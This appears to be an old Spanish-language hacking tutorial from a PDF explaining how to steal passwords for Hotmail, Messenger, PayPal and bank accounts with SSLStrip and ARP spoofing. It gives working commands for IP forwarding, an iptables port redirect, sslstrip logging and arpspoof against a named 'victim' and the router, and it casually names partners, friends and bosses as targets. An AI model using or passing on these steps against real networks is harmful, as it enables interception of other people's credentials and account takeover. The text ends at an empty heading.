Sobre este tutorial:

El autor no se hace responsable del mal uso del contenido que se pueda dar de este documento, las expresiones e ideología expresadas en este documento son mi responsabilidad directa y no reflejan de algún modo, las ideas o creencias de ningún grupo o sitio en el que este afiliado.

Uso de SSLStrip para obtener contraseñas de Hotmail y otros sitios “Seguros”.

Bueno este seguramente es el sueño de todo lammer, poder obtener las contraseñas del messenger de su novia, amigos, jefe, etc.
No diré para que puede servir el encontrar dicha contraseña u otras como las de paypal, bancomer, hsbc o cualquier otro banco que se ponga enfrente, baste con decir que es posible y se explicará el método que mejor me vino en gana por su sencillez, si alguien prefiere usar algún otro sniffer (o método de sniffeo) para redireccionar el tráfico de la red, es libre de hacerlo XD.

Mi intención con este pequeño tutorial es solo resumir algo y ponerlo en un bonito pdf para que puedan compartirlo, imprimirlo, rolarlo etc.


Materiales:

- Alguna distribución Linux (A su gusto)
- sslstrip-0.7
- dsniff

Manos a la obra:

Voy a asumir que ya descargaron el sslstrip (descomprimieron y ubicaron la carpeta para su fácil acceso) y que ya tienen instalado el dsniff (en la mayoría de las distribuciones basadas en Gnome se puede instalar desde la terminal con un “sudo apt-get install dsniff” XD).
En el apartado anterior no mencione que requerirán tener python, pero para aquellos que les guste andar metidos en estos asuntos del hacking eso debe ser cosa de todos los días, por lo que si no lo tienen a instalarlo.
Iniciamos una terminal y abrimos tres solapas para nuestra comodidad posterior, claro que también se pueden abrir tres terminales, da lo mismo y es cuestión de gustos.

Nos convertimos en root en una de ellas (por comodidad) y comenzamos:




Explico brevemente, el primer comando es para usar el modo root y no hay nada más que explicar.


En la segunda linea habilitamos la redirección por medio de “iptables”
Y por último redireccionamos el tráfico del puerto 80 al puerto 10000.

```
sudo bash
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
```


Acto seguido, nos vamos a donde descargamos el sslstrip y lo iniciamos:



Si todo ha ido bien debe aparecer una pantalla como esta que nos dice que ya esta funcionando:



Ahora comenzamos con el arp-poisoning (disculpen la falta de ortografía en la ventana XD), para los que no sepan que es, una breve explicación: los routers y switches guardan unas tablas que contienen la IP-MAC de cada equipo conectado a la red, ARP (Protocolo de Resolución de Direcciones [en español]) se encarga de indicar a quien le toca cada IP basado en la MAC para evitar el congestionamiento, poisoning lo traducimos como envenenamiento, es decir suplantamos a "alguien" normalmente el router para quedar en medio y escuchar sus conexiones jajaja, espero que se entienda.




De pasada les explico que estamos haciendo, iniciamos el spoofeo (enmascaramiento o envenenamiento, como quieran llamarlo) el parámetro "-i eth1" le indica que usaremos nuestra interfaz eth1, en su caso no se que interfaz sea la que deberán utilizar en caso de no saber cual es usen "ifconfig" en una terminal para ver cual interfaz esta conectada, en caso de tratarse de una red inalámbrica usen "iwconfig" para saber cual usar, si de plano no dan una mejor peguense un rato a estudiar y no se anden metiendo en estos líos.


El segundo parámetro indica primero la IP del cliente (víctima) y la segunda IP es la del Router (gateway), al comenzar con el ataque debería quedar una pantalla como la siguiente en donde se ve el envenenamiento de la ARP.

Hagamos una breve explicación del sslstrip, yo le pase el parámetro "-w nombre_de_su_archivo" y "-p -l 10000" que como se habrán dado cuenta los observadores es el puerto a donde estábamos redirigiendo el tráfico más arriba, para los que gusten del copy/paste:


```
python sslstrip.py -w /home/su_user/su_archivo.log -p -l 10000
sudo arpspoof -i su_interfaz -t ip_victima ip_router
```




Pues si todo ha ido bien ya solo es cuestión de esperar a que nuestro querido cliente se conecte y podemos ver sus contraseñas:



Por último les anexo unas capturas de pantalla de los navegadores que use y que por cierto no hicieron ni pio:


File Edit View History Bookmarks Tools Help
http://login.live.com/login.srf?wa=wsignin1.0&rpsnv=11&ct=1283900907&rver=6.0.5285.0&wp=MBI&wreply=http:%2F%2Fmail.live.com%2F
Google
Sign In
Windows Live
Hotmail
The efficient way to do ema
PERSONAL SPAM BODYGUARD
With advanced security protection
ONE-STOP INBOXING
Bring your different email account
HOTMAIL FOR MOBILE
Take your email with you
Don't have a Hotmail account?
Get a Windows Live ID and get into Hotmail, Messe
Microsoft services.
About Mozilla Firefox
Firefox
version 3.6.8
©1998-2010 Contributors. All rights reserved. (Licensing information). Firefox and the Firefox logos are trademarks of the Mozilla Foundation. All rights reserved.
Some of the trademarks used under license from The Charlton Company.
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (.NET CLR 3.5.30729)
Credits
OK
©2010 Microsoft Corporation | Terms | Privacy
Use enhanced security (SSL) | Help Central | Feedback


http://login.live.com/login.srf?wa=wsignin1.0&rpsnv=11&ct=1283901087&rver=6.0.5285.0&wp=MBI&wreply=http:%2F%2Fmail.live.com%2Fdefault.aspx&lc=2
Bing
File Edit View Favorites Tools Help
Favorites
Free Hotmail
Suggested Sites
Web Slice Gallery
Iniciar sesión
Page Safety Tools
Windows Live
Hotmail
Una forma sencilla de
electrónico
Combate el correo no de
SmartScreen de Microsof
Administra todas tus cue
sola aplicación
Consulta tu correo electrónico
teléfono móvil
Más información >
¿No dispone de un Windows Live ID?
Registrarse
sesión
Iniciar sesión
¿No es su equipo?
Obtener un código de un solo uso para iniciar sesión con
About Internet Explorer
Windows Internet Explorer 8
Version: 8.0.6001.18702
Cipher Strength: 128-bit
Product ID: 01398-600-5236883-22295
Update Versions: 0
Warning: This computer program is protected by copyright law and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under the law.
OK
System Info...
©2009 Microsoft Corporation

Agradecimientos:

A mi madre por decirme que no hacer jajaja, a la CUM por todo lo que representa en México y a todos mis amigos que siempre me soportan con todo lo FreaK que soy.

Mensaje Especial: